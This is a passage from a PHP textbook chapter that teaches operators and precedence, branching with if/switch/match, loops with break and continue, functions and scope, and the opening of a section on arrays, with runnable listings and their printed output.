> **WARNING.** Use `===` and `!==` unless you have a reason not to. Loose comparison is convenient in two or three places and a source of silent wrong answers everywhere else.

3.7.4 Converting on purpose

When *you* want a conversion, say so. Applied to `"3.9 kg"`, `intval()` gives `3` (digits from the front, stop at the first non-digit), `floatval()` gives `3.9`, and `is_numeric()` gives `false`, because the *whole* string is not a number. That third function is the honest one: `intval()` and `floatval()` never fail; they return 0 for garbage and so can hide a mistake. The casts `(int) $x`, `(float) $x`, `(string) $x` and `(bool) $x` do the same work as the `…val()` functions. When a form field must be a whole number, this chapter goes one step stricter still and checks the text against a pattern before converting it (the `whole()` function of Section 3.18).

3.7.5 What counts as false

Every value can stand where a Boolean is expected, and PHP has a fixed list of values that count as false (**Table 3.2**). Everything else is true.

Table 3.2 The complete list of falsy values in PHP. Note `"0"`, which is false, against `"0.0"` and `" "`, which are both true.

Value	As a Boolean
`false`	false
`0` (integer zero)	false
`0.0` and `-0.0`	false
`""` (the empty string)	false
`"0"` (the string holding one zero)	false
`[]` (the empty array)	false
`null`	false
anything else	**true**

Two entries catch people. The string `"0"` is false, unlike in almost every other language; in Python `bool("0")` is `True`. And a single space is **true**, so a form field holding one space is "true" although a person would call it empty. That is why every validator in this chapter calls `trim()` before deciding anything.

3.8 Constants

A **constant** is a name for a value that never changes while the program runs. Writing `PRICE_PER_KG` instead of `8000` in twenty places means that when the price board changes, you edit one line. **Listing 3.7** makes one each way:

```
define('SHOP_NAME', 'Profitina Laundry');
const PRICE_PER_KG = 8000;
```

`define()` runs when its line runs; `const` is fixed at compile time and works inside classes too, so prefer it. Three rules: constants have **no dollar sign**; they are case sensitive and by convention written in `UPPER_SNAKE_CASE`; and they are **global**, visible inside every function without a `global` declaration. That last rule is why the Laundry price list in Section 3.16 lives in constants. Java writes `static final int PRICE_PER_KG = 8000;`; Python has no enforced constants, only the convention that an upper-case name must not be reassigned.

3.9 Operators

An **operator** combines values into a new value. **Figure 3.9** and **Figure 3.10** list PHP's operators by family, with an example of each.

Family	Operators	Example → result
Arithmetic	`+ - * / % **`	`17 % 5 → 2;  4 ** 2 → 16`
Assignment	`= += -= *= /= .=`	`$t = 8000;  $t += 2000 → 10000`
Comparison	`== != <> < > <= >=`	`5 == "5" → true`
Identity	`=== !==`	`5 === "5" → false`
Spaceship (PHP 7)	`<=>`	`3 <=> 8 → -1;  8 <=> 8 → 0`
Increment	`++$i $i++ --$i $i--`	`$i = 10; $i++ → 10, then 11`
Logical	`&& || ! and or xor`	`false && f() → f() never runs`

Figure 3.9 Arithmetic, assignment, comparison, identity, spaceship, increment and logical operators, each with an example and its result.

Family	Operators	Example → result
String	`. .=`	`"Profitina" . " Laundry"`
Array union	`+`	`[a=>1] + [a=>9, b=>2] → [a=>1, b=>2]`
Array comparison	`== != <> === !==`	`same pairs / same pairs, order, types`
Ternary	`?:`	`$units > 3 ? "bulk" : "normal"`
Null coalescing (PHP 7)	`??`	`$_GET["q"] ?? ""  (no warning if absent)`

Figure 3.10 String, array and conditional-assignment operators. The null-coalescing operator `??` supplies a default for a request field that may be absent.

3.9.1 Arithmetic, comparison and increment

`+ - * / % **` add, subtract, multiply, divide, take the remainder and raise to a power. Two need care. **Division gives a float when the answer is not whole**: `17 / 5` is `3.4`, and `intdiv(17, 5)` is `3`. **The remainder operator works on integers**: `17 % 5` is `2`, and `$i % 2 == 1` is how you test for an odd number, which `print_odd()` in Section 3.12 does.

`==` and `!=` (also `<>`) compare loosely; `===` and `!==` compare strictly. `<=>`, the **spaceship** of PHP 7, returns a negative number, zero or a positive number as the left side is smaller, equal or larger; that is exactly the answer a sorting function needs.

`$i++` gives the **old** value, then adds one; `++$i` adds one, then gives the **new** value.

3.9.2 Logic, and short-circuit evaluation

`&&` is and, `||` is or, `!` is not. The words `and`, `or` and `xor` also exist, at a *different precedence*, which is a trap described below. PHP evaluates logic **left to right and stops as soon as the answer is certain**: if the left side of `&&` is false, the right side never runs. This short-circuit is a tool, not only a speed-up:

```
if (isset($_POST['units']) && $_POST['units'] > 0) { /* ... */ }
```

If the field is missing, the second test never runs and so never complains about a missing key.

3.9.3 Strings, arrays and conditional assignment

`.` joins two strings and `.=` appends: `$a .= $b` means `$a = $a . $b`. For arrays, `+` is **union**: it keeps every key of the left array and adds only the keys it lacks. `?:` is the **ternary**, an `if … else` that produces a value. `??` is **null coalescing**, the operator you will use most in form handling: `$x`

`= $a ?? $b` gives `$a` if it exists and is not null, and `$b` otherwise, *without* a warning when `$a` is a missing array key. So `$_POST['note'] ?? ''` is the right way to read an optional field.

3.9.4 Precedence, worked out

When several operators meet in one expression, **precedence** decides which is applied first and **associativity** decides the order among equals. **Table 3.3** lists the levels you need, highest first.

Table 3.3 Operator precedence in PHP 8, highest first. The word operators `and`, `or` and `xor` sit *below* assignment; their symbol forms sit above it.

Level	Operators	Associativity
1	`**`	right
2	`++ -- (int) (float) (string) !`	right
3	`* / %`	left
4	`+ -`	left
5	`.` (PHP 8: below `+` and `-`)	left
6	`< <= > >=`	non-associative
7	`== != === !== <> <=>`	non-associative
8	`&&`	left
9	`||` (logical or)	left
10	`??`	right
11	`? :`	non-associative
12	`= += -= *= /= .= %= **=`	right
13	`and`	left
14	`xor`	left
15	`or`	left

Work `2 + 3 * 4 ** 2` by hand:

1. `**` binds tightest: $4^2 = 16$, leaving `2 + 3 * 16`.
2. `*` beats `+`: $3 \times 16 = 48$, leaving `2 + 48`.
3. Finally $2 + 48 = 50$.

Now the trap the last rows warn about. Because `and` binds *less* tightly than `=`, `$x = true and false;` means `($x = true) and false;`, so `$x` becomes `true`. Write `&&` and `||`, never `and` and `or`, and when in doubt add parentheses; they cost nothing and outrank everything. **Listing 3.8** exercises every family, including both lines of that trap.

Listing 3.8 `03_operators.php`: every operator family exercised once. Run it with `php 03_operators.php`.

```php
<?php
// 03_operators.php — arithmetic, comparison, logic, and precedence.

$a = 17;
$b = 5;
echo "a = $a, b = $b",                        PHP_EOL;
echo "a + b  = ", $a + $b,                    PHP_EOL;
echo "a - b  = ", $a - $b,                    PHP_EOL;
echo "a * b  = ", $a * $b,                    PHP_EOL;
echo "a / b  = ", $a / $b,                    PHP_EOL;
echo "a % b  = ", $a % $b,                    PHP_EOL;
echo "a ** 2 = ", $a ** 2,                    PHP_EOL;
echo "intdiv(a, b) = ", intdiv($a, $b),       PHP_EOL;

// Comparison
echo '5 == "5"   -> ', var_export(5 == "5", true),  PHP_EOL;
echo '5 === "5"  -> ', var_export(5 === "5", true), PHP_EOL;
echo '5 != "5"   -> ', var_export(5 != "5", true),  PHP_EOL;
echo '5 !== "5"  -> ', var_export(5 !== "5", true), PHP_EOL;
echo '3 <=> 8    -> ', 3 <=> 8,                     PHP_EOL;
echo '8 <=> 3    -> ', 8 <=> 3,                     PHP_EOL;
echo '8 <=> 8    -> ', 8 <=> 8,                     PHP_EOL;

// Increment and decrement
$i = 10;
echo 'post: $i++ gives ', $i++, ', then $i is ', $i, PHP_EOL;
$j = 10;
echo 'pre:  ++$j gives ', ++$j, ', then $j is ', $j, PHP_EOL;

// Precedence, worked out
echo "2 + 3 * 4 ** 2 = ", 2 + 3 * 4 ** 2, PHP_EOL;

// Null coalescing and ternary
$qty = null;
echo 'null ?? 1        = ', $qty ?? 1, PHP_EOL;
$kilos = 4;
echo 'ternary          = ', ($kilos > 3 ? "bulk price" : "normal price"), PHP_EOL;

// String operators
$t1 = "Profitina";
$t2 = " Laundry";
echo "concatenation    = ", $t1 . $t2, PHP_EOL;
$t1 .= $t2;
echo 'after $t1 .= $t2 = ', $t1, PHP_EOL;
```

Listing 3.8 (Continued) *03_operators.php: every operator family exercised once. Run it with php 03_operators.php.*

```php
// Logical short-circuit
function shout(string $s): bool { echo "  [evaluated $s]", PHP_EOL; return true; }
echo "false && shout('B'):", PHP_EOL;
$r = (false && shout('B'));
echo "  result = ", var_export($r, true), PHP_EOL;
echo "true || shout('C'):", PHP_EOL;
$r = (true || shout('C'));
echo "  result = ", var_export($r, true), PHP_EOL;

// The famous precedence trap
$x = true and false;   // '=' binds tighter than 'and'
$y = (true and false);
echo 'x = true and false   -> ', var_export($x, true), PHP_EOL;
echo 'y = (true and false) -> ', var_export($y, true), PHP_EOL;
```

```
a = 17, b = 5
a + b  = 22
a - b  = 12
a * b  = 85
a / b  = 3.4
a % b  = 2
a ** 2 = 289
intdiv(a, b) = 3
5 == "5"   -> true
5 === "5"  -> false
5 != "5"   -> false
5 !== "5"  -> true
3 <=> 8    -> -1
8 <=> 3    -> 1
8 <=> 8    -> 0
post: $i++ gives 10, then $i is 11
pre:  ++$j gives 11, then $j is 11
2 + 3 * 4 ** 2 = 50
null ?? 1        = 1
ternary          = bulk price
concatenation    = Profitina Laundry
after $t1 .= $t2 = Profitina Laundry
false && shout('B'):
  result = false
true || shout('C'):
  result = true
x = true and false   -> true
y = (true and false) -> false
```

`[evaluated B]` and `[evaluated C]` never appear: short-circuit evaluation meant the function was never called. And the precedence line agrees with the hand calculation: 50.

Java and Python share most of this table. Differences: in Java `17 / 5` is `3` for two `int`s, in Python `17 / 5` is `3.4` and `17 // 5` is `3`; neither has `===`, since neither juggles types; and Python's word operators `and`, `or`, `not` bind above assignment, so the trap above does not exist there.

3.10 Making Decisions

A program that always does the same thing is a document. What makes it a program is that it can look at a value and choose.

3.10.1 if, else and elseif

```
if ($age >= 17) {
    echo "Eligible to apply a driving license!";
} else {
    echo "Sit in the back seat, please!";
}
```

The condition is evaluated. If it counts as true (**Table 3.2**), the first block runs; otherwise the `else` block runs. Exactly one of the two runs, never both and never neither. Without an `else`, a false condition simply skips the block: at 16 nothing is printed at all, which is not an error.

When there are more than two outcomes, chain them with `elseif`. PHP tests the conditions in order, takes the **first** that is true, and skips the rest:

```
if ($units <= 0) {
    $band = "nothing to wash";
} elseif ($units < 5) {
    $band = "small load";
} elseif ($units < 10) {
    $band = "medium load";
} else {
    $band = "large load";
}
```

Because the tests run in order, the second need not say `$units > 0 && $units < 5`: if control reached it, the first test already failed. Ordering tests from narrowest to widest is what lets each one stay simple.

> **WARNING.** `=` is not `==`. `if ($age = 17)` *assigns* 17 and then asks whether 17 is truthy, which it is, so the branch always runs and the variable is quietly destroyed. Writing the constant first, `if (17 == $age)`, turns the slip `if (17 = $age)` into a syntax error the interpreter catches.

3.10.2 The ternary and the alternative syntax

`$status = ($age >= 17) ? "Eligible to apply a driving license!" : "Sit in the back seat, please!";` is an `if … else` that *produces a value*. Use it when the point is to choose a value, not to do work; PHP 8 refuses nested ternaries without parentheses, which is the language protecting you.

PHP also has an **alternative syntax** with a colon and an `endif;`. It looks like a curiosity until you write a template:

```
<?php if ($errors): ?>
  <p class="err">Something is wrong.</p>
<?php endif; ?>
```

In a page with a dozen nested blocks, `endif`, `endforeach` and `endwhile` tell you which construct is closing where a lonely `}` tells you nothing. Every page of the Laundry site uses this style.

3.10.3 switch and match

When one value is compared against a list of possibilities, `switch` says so more plainly than a chain of `elseif`. The classic example maps the octane rating (RON) of Indonesian fuel to its brand, and **Figure 3.11** draws how control moves through it.



Figure 3.11 How `switch` runs. Control jumps to the matching `case`; `break` leaves the statement. Without `break`, execution *falls through* into the next case.

```
switch ($ron) {
    case 88: echo "Premium"; break;
    case 90: echo "Pertalite"; break;
    case 92: echo "Pertamax"; break;
    case 98: echo "Pertamax Turbo"; break;
}
```

The `break` at the end of every case is not decoration. Without it, PHP jumps to the matching case and then runs *straight through every case below it*: with 90 matched and no breaks, you would see `PertalitePertamaxPertamax Turbo`. A `default:` branch catches everything unmatched. Note that `switch` compares with loose `==`.

PHP 8 added `match`, an expression that compares with `===`, needs no `break`, produces a value, and throws an error when nothing matches and there is no `default`:

```
echo match ($ron) {
    88 => "Premium", 90 => "Pertalite", 92 => "Pertamax", 98 => "Pertamax Turbo",
    default => "unknown fuel",
};
```

Table 3.4 compares the forms.

Table 3.4 The branching forms, and when each is the honest choice.

Form	Use it when	Comparison	Produces
`if` / `if … else`	one or two outcomes	any condition	nothing
`if … elseif … else`	several ordered conditions	any condition	nothing
`?:`	you need to *choose a value*	any condition	a value
`switch`	one value against a list	loose `==`	nothing
`match`	one value against a list	strict `===`	a value

Java has the same `if`, `?:` and `switch`, plus an arrow `switch` that needs no `break` (used in `Web.h()`, Section 3.17). Python has `if`/`elif`/`else`, `a if condition else b`, and `match … case`.

3.11 Repetition

A loop runs a block more than once. PHP has four, and the choice between them is decided by one question: **do you know in advance how many times?**

for keeps its three parts on one line: what to do once before starting, what to test before *every* pass, and what to do after every pass. `for ($i = 1; $i <= 7; $i++) { echo $i; }` prints `1234567`: `$i` starts at 1, the test $1 \leq 7$ holds, 1 is printed and `$i` becomes 2, and so on until $8 \leq 7$ fails. Use it when the count is known.

while scatters the same parts: initialize before, test at the top, and remember to change the variable inside. `$i = 0; while ($i <= 7) { echo $i; $i = $i + 1; }` prints `01234567`, eight digits, because it starts at 0. Use it when the number of passes is not known in advance: read lines until the file ends.

> **WARNING.** Forget the increment and a `while` loop never ends. In a web page an infinite loop hangs the request until PHP's `max_execution_time` stops it, thirty seconds of a spinning browser. If a page never loads, suspect a loop whose variable does not change.

do … while tests at the **bottom**, so the body always runs **at least once**. With `$i = 100; do { echo $i; } while ($i <= 7);` the test is false from the start, yet `100` is printed. That is the right shape for "ask, then check the answer": the question has to be asked before it can be judged.

foreach walks an array from start to end with no index and no way to run off the end: `foreach ($_POST as $value)`, or `foreach ($order as $field => $value)` for the key as well (Section 3.13).

3.11.1 break and continue

`break` leaves the loop completely; `continue` abandons the *current* pass and moves to the next. **Figure 3.12** is a small program that uses both and **Figure 3.13** is what it prints.

break_continue.php

```
1  <html>
2      <body>
3          <?php
4              for ($i = 0; $i <= 10; $i++) {
5                  if ($i == 3) {
6                      continue;
7                  }
8                  if ($i == 7) {
9                      break;
10                 }
11                 echo "$i ";
12             }
13         ?>
14     </body>
15 </html>
```

Figure 3.12 `php/classic/break_continue.php`: a `break` and `continue` example. The loop is written to run from 0 to 10, but two statements inside it change that.



Figure 3.13 What **Figure 3.12** prints: `0 1 2 4 5 6`. Three is missing and the sequence stops at six.

Table 3.5 traces `$i` pass by pass.

Table 3.5 The loop of **Figure 3.12** traced by hand. At 3, `continue` jumps past the `echo`; at 7, `break` abandons the loop, so 8, 9 and 10 never happen.

`$i`	`$i == 3?`	`$i == 7?`	What happens	Printed so far
0	no	no	prints `0`	`0`
1	no	no	prints `1`	`0 1`
2	no	no	prints `2`	`0 1 2`
3	**yes**	(not tested)	`continue`: skip to the next pass	`0 1 2`
4	no	no	prints `4`	`0 1 2 4`
5	no	no	prints `5`	`0 1 2 4 5`
6	no	no	prints `6`	`0 1 2 4 5 6`
7	no	**yes**	`break`: leave the loop	`0 1 2 4 5 6`

Note that when `continue` fires, the `$i++` of the `for` header **still runs**, and that at 7 `break` fires before the `echo`, so the output ends at 6.

3.11.2 Every branch and every loop, running

Listing 3.9 collects every form of Sections 3.10 and 3.11 into one file.

Listing 3.9 `04_control_flow.php`: every branching and looping form in one runnable file.

```php
<?php
// 04_control_flow.php — every branch and every loop PHP gives you.

// --- if ----------------------------------------------------------------
$age = 17;
if ($age >= 17) {
    echo "Eligible to apply a driving license!", PHP_EOL;
}

// --- if ... else -------------------------------------------------------
$age = 15;
if ($age >= 17) {
    echo "Eligible to apply a driving license!", PHP_EOL;
} else {
    echo "Sit in the back seat, please!", PHP_EOL;
}

// --- the ternary -------------------------------------------------------
$age = 21;
$status = ($age >= 17) ? "Eligible to apply a driving license!"
                       : "Sit in the back seat, please!";
echo $status, PHP_EOL;

// --- if ... elseif ... else --------------------------------------------
$kilos = 12;
if ($kilos <= 0) {
    $band = "nothing to wash";
} elseif ($kilos < 5) {
    $band = "small load";
} elseif ($kilos < 10) {
    $band = "medium load";
} else {
    $band = "large load";
}
echo "$kilos kg is a $band", PHP_EOL;

// --- if ... endif (the alternative syntax) -----------------------------
$age = 30;
if ($age >= 17) :
    echo "Eligible to apply a driving license!", PHP_EOL;
endif;
```

Listing 3.9 (Continued) *04_control_flow.php: every branching and looping form in one runnable file.*

```
// --- switch ... case ------------------------------------------------
foreach ([88, 90, 92, 98, 95] as $ron) {
    switch ($ron) {
        case 88: echo "RON $ron -> Premium",        PHP_EOL; break;
        case 90: echo "RON $ron -> Pertalite",      PHP_EOL; break;
        case 92: echo "RON $ron -> Pertamax",       PHP_EOL; break;
        case 98: echo "RON $ron -> Pertamax Turbo", PHP_EOL; break;
        default: echo "RON $ron -> unknown fuel",   PHP_EOL;
    }
}

// --- match (PHP 8), switch's strict younger sibling --------------------
$ron = 92;
echo "match: ", match ($ron) {
    88      => "Premium",
    90      => "Pertalite",
    92      => "Pertamax",
    98      => "Pertamax Turbo",
    default => "unknown fuel",
}, PHP_EOL;

// --- for ------------------------------------------------------------
echo "for:      ";
for ($i = 1; $i <= 7; $i++) { echo $i; }
echo PHP_EOL;

// --- while ----------------------------------------------------------
echo "while:    ";
$i = 0;
while ($i <= 7) { echo $i; $i = $i + 1; }
echo PHP_EOL;

// --- do ... while ---------------------------------------------------
echo "do-while: ";
$i = 0;
do { echo $i; $i = $i + 1; } while ($i <= 7);
echo PHP_EOL;

// --- do ... while runs at least once --------------------------------
echo "do-while with a false test: ";
$i = 100;
do { echo $i; } while ($i <= 7);
echo PHP_EOL;
```

Listing 3.9 (Continued) *04_control_flow.php: every branching and looping form in one runnable file.*

```
// --- foreach --------------------------------------------------------
$order = ["service" => "wash-and-fold", "kilos" => 3, "express" => true];
foreach ($order as $field => $value) {
    echo "  $field = ", var_export($value, true), PHP_EOL;
}

// --- break and continue ---------------------------------------------
echo "break/continue: ";
for ($i = 0; $i <= 10; $i++) {
    if ($i == 3) { continue; }
    if ($i == 7) { break; }
    echo "$i ";
}
echo PHP_EOL;
```

```
Eligible to apply a driving license!
Sit in the back seat, please!
Eligible to apply a driving license!
12 kg is a large load
Eligible to apply a driving license!
RON 88 -> Premium
RON 90 -> Pertalite
RON 92 -> Pertamax
RON 98 -> Pertamax Turbo
RON 95 -> unknown fuel
match: Pertamax
for:      1234567
while:    01234567
do-while: 01234567
do-while with a false test: 100
  service = 'wash-and-fold'
  kilos = 3
  express = true
break/continue: 0 1 2 4 5 6
```

The last line is the sequence traced in **Table 3.5**, and `do … while` printed 100 once although its test was false from the start. Java writes the same four loops with the same keywords; its `foreach` is spelled `for (String s : list)`. Python has only `for x in collection` and `while`; it counts with `for i in range(1, 8)` and has no `do … while` at all.

3.12 Functions, Scope, and How Arguments Travel

3.12.1 What a function is

A **function** is a named block of statements you run by writing its name: written once, named for what it does, changed in one place. A function that hands a value back is a *function*; one that only performs an action is, in older vocabulary, a *procedure*. PHP does not distinguish them: a procedure is a function whose `return` you never wrote. **Figure 3.14** and **Figure 3.15** show an example of both kinds, and **Figure 3.16** is its output.

functions.php

```
1  <html>
2      <body>
3          <?php
4              // Function: no parameter
5              function print_odd() {
6                  for ($i = 0; $i < 100; $i++) {
7                      if ($i % 2 == 1) {
8                          echo "$i ";
9                      }
10                 }
11             }
12             // Call the function
13             echo "Call the function print_odd()<br>";
14             print_odd();
15             echo "<br>";
16             echo "<br>";
17             // Function: with the parameter
18             function print_odd2($begin, $end) {
19                 for ($i = $begin; $i < $end; $i++) {
20                     if ($i % 2 == 1) {
21                         echo "$i ";
22                     }
23                 }
24             }
```

Figure 3.14 `php/classic/functions.php`: the first half of the example: `print_odd()` with no parameter, then `print_odd2()` with two.

functions.php

```
25             // Call the function
26             $a = 5;
27             $b = 70;
28             echo "Call the function print_odd() from $a to $b<br>";
29             print_odd2($a, $b);
30             echo "<br>";
31             echo "<br>";
32             // Function: with the return
33             function circleArea($radius) {
34                 return 3.14 * $radius * $radius;
35             }
36             // Call the function
37             $r = 100;
38             echo "The area of a circle with the radius $r = ";
39             echo circleArea($r);
40         ?>
41     </body>
42 </html>
```

Figure 3.15 `php/classic/functions.php`: the second half: calling `print_odd2()` with 5 and 70, then `circleArea()`, a function that *returns* a value rather than printing one.



Figure 3.16 The output of **Figure 3.14** and **Figure 3.15**. The value `31400` was returned by `circleArea(100)`; the calling code printed it.

3.12.2 Declaring, returning, typing

The shape is `function name(parameters) { body; return value; }`. The **parameters** are the names by which the function refers to the values it is given. `return` **stops the function at once**, a function without `return` gives back `null`, and `return` hands the value to the *caller*; it does not print it. **Figure 3.16** shows returning and printing side by side.

Modern PHP lets you state what goes in and what comes out: `function circleArea(float $radius): float`. Put `declare(strict_types=1);` on the first line of a file and PHP *refuses* a wrong type instead of converting it, which turns a silent wrong answer into a loud error (Section 3.23). Parameters may have **default values**, and PHP 8 adds **named arguments** so that a middle parameter can be skipped: with `laundryCost(int $units, int $unitPrice = 8000, int $delivery = 0)`, the call `laundryCost(units: 4, delivery: 10000)` keeps the default price.

3.12.3 Scope: a function cannot see outside itself

A variable of the main script is not visible inside a function. Not hidden, simply not there. There are honest ways around it: **pass it in as a parameter**, which is right almost always; declare `global $x;` inside the function, which works and hides a dependency; or use a **constant**, which ignores scope. A `static` variable inside a function is initialized once and **keeps its value between calls**, but only within one request: when the page finishes, everything goes.

3.12.4 By value and by reference

When you pass a variable, PHP normally passes a **copy of its value**; the function can change its copy and the caller's variable is untouched. This is **passing by value**. Put an ampersand before the parameter, `int &$total`, and the function receives **the variable itself**; its changes are the caller's changes. This is **passing by reference**. Prefer by value: a function that takes copies and returns a result can be read on its own, while `addTipByReference($bill);` gives no hint at the call site that `$bill` is about to change. Note also that **arrays are copied on assignment, objects are not**.

A function may call itself, provided each call is on a smaller problem and one case does not recurse: `factorial(5)` calls `factorial(4)`, down to `factorial(1)`, which returns 1, and the answers multiply back up to $1 \times 2 \times 3 \times 4 \times 5 = 120$. **Listing 3.10** exercises all of it.

Listing 3.10 `05_functions.php`: functions, defaults and named arguments, scope, by value against by reference, `static` and recursion.

```php
<?php
// 05_functions.php — functions, scope, by value and by reference.

// --- A function with no parameter and no return value ------------------
function print_odd(): void {
    for ($i = 0; $i < 20; $i++) {
        if ($i % 2 == 1) { echo "$i "; }
    }
}
echo "Call the function print_odd()", PHP_EOL;
print_odd();
echo PHP_EOL;

// --- The same idea, with parameters ------------------------------------
function print_odd2(int $begin, int $end): void {
    for ($i = $begin; $i < $end; $i++) {
        if ($i % 2 == 1) { echo "$i "; }
    }
}
$a = 5;
$b = 70;
echo "Call the function print_odd2() from $a to $b", PHP_EOL;
print_odd2($a, $b);
echo PHP_EOL;

// --- A function that returns a value -----------------------------------
function circleArea(float $radius): float {
    return 3.14 * $radius * $radius;
}
$r = 100;
echo "The area of a circle with the radius $r = ", circleArea($r), PHP_EOL;

// --- Default arguments and named arguments -----------------------------
function laundryCost(int $units, int $unitPrice = 8000, int $delivery = 0): int {
    return $units * $unitPrice + $delivery;
}
echo "4 kg, defaults      = Rp ", laundryCost(4),                          PHP_EOL;
echo "4 kg, Rp 12000/kg   = Rp ", laundryCost(4, 12000),                   PHP_EOL;
echo "named: delivery fee = Rp ", laundryCost(units: 4, delivery: 10000), PHP_EOL;
```

Listing 3.10 (Continued) *05_functions.php: functions, defaults and named arguments, scope, by value against by reference, static and recursion.*

```
// --- Scope: a function cannot see the outside --------------------------
$outside = "I live in the main script";
function peek(): void {
    echo "  inside the function, \$outside is ",
         isset($outside) ? "visible" : "NOT visible", PHP_EOL;
}
echo "Scope test:", PHP_EOL;
peek();

// --- ... unless you say 'global', or pass it in -------------------------
function peekGlobal(): void {
    global $outside;
    echo "  with 'global': ", $outside, PHP_EOL;
}
peekGlobal();

// --- By value: the caller's variable is untouched ------------------------
function addTipByValue(int $total): int {
    $total = $total + 2000;
    return $total;
}
$bill = 32000;
$new  = addTipByValue($bill);
echo "by value:     caller's \$bill = $bill, returned = $new", PHP_EOL;

// --- By reference: the caller's variable IS changed ----------------------
function addTipByReference(int &$total): void {
    $total = $total + 2000;
}
$bill = 32000;
addTipByReference($bill);
echo "by reference: caller's \$bill = $bill", PHP_EOL;

// --- Static: a variable that survives between calls ----------------------
function ticket(): int {
    static $n = 0;
    $n++;
    return $n;
}
echo "tickets: ", ticket(), " ", ticket(), " ", ticket(), PHP_EOL;
```

Listing 3.10 (Continued) *05_functions.php: functions, defaults and named arguments, scope, by value against by reference, static and recursion.*

```
// --- Recursion -----------------------------------------------------------
function factorial(int $n): int {
    return $n <= 1 ? 1 : $n * factorial($n - 1);
}
echo "factorial(5) = ", factorial(5), PHP_EOL;
```

```
Call the function print_odd()
1 3 5 7 9 11 13 15 17 19
Call the function print_odd2() from 5 to 70
5 7 9 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51 53 55 57 59 61 63 65
67 69
The area of a circle with the radius 100 = 31400
4 kg, defaults      = Rp 32000
4 kg, Rp 12000/kg   = Rp 48000
named: delivery fee = Rp 42000
Scope test:
  inside the function, $outside is NOT visible
  with 'global': I live in the main script
by value:     caller's $bill = 32000, returned = 34000
by reference: caller's $bill = 34000
tickets: 1 2 3
factorial(5) = 120
```

Compare the two `$bill` lines: by value the caller's variable survived, by reference it did not.

3.13 Arrays

3.13.1 What an array really is in PHP

A PHP array is **an ordered map**, and each word matters. A **map** associates keys with values: you look up a key and get its value. **Ordered** means the pairs also keep the order in which they were inserted, and walking the array visits them in that order. So one data structure does two jobs. With integer keys 0, 1, 2 it behaves like the array of Java; with string keys it behaves like Python's `dict` or Java's `LinkedHashMap`. An array whose keys are strings is called an **associative array**, but it is the same type. It may hold values of different types at once, `[1, "two", 3.0, true]`; each value is an **element**, and each key is an integer or a string.

> **DEFINITION.** An **array** in PHP is an ordered collection of key–value pairs, where each key is an integer or a string and each value is anything at all, including another array.

3.13.2 Indexed arrays

Figure 3.17 builds an indexed array two ways, and **Figure 3.18** is its output.

array_indexed.php

```
1  <html>
2      <body>
3          <?php
4              $tropical_fruits = array("durian", "mango", "mangosteen", "pineapple");
5              echo $tropical_fruits[0]; echo "<br>"; // durian
6              echo $tropical_fruits[2]; echo "<br>"; // mangosteen
7              echo $tropical_fruits[3]; echo "<br>"; // pineapple
8              echo "<br>";
9              $myColor = array();
10             $myColor[] = "red";   // index 0
11             $myColor[] = "green"; // index 1
12             $myColor[] = "blue";  // index 2
13             echo $myColor[0]; echo "<br>"; // red
14             echo $myColor[1]; echo "<br>"; // green
15             echo $myColor[2]; echo "<br>"; // blue
16         ?>
17     </body>
18 </html>
```

Figure 3.17 `php/classic/array_indexed.php`: two ways to build an indexed array: all at once with `array(…)`, or starting empty and appending with `[]`. The comments name the index each value lands on.

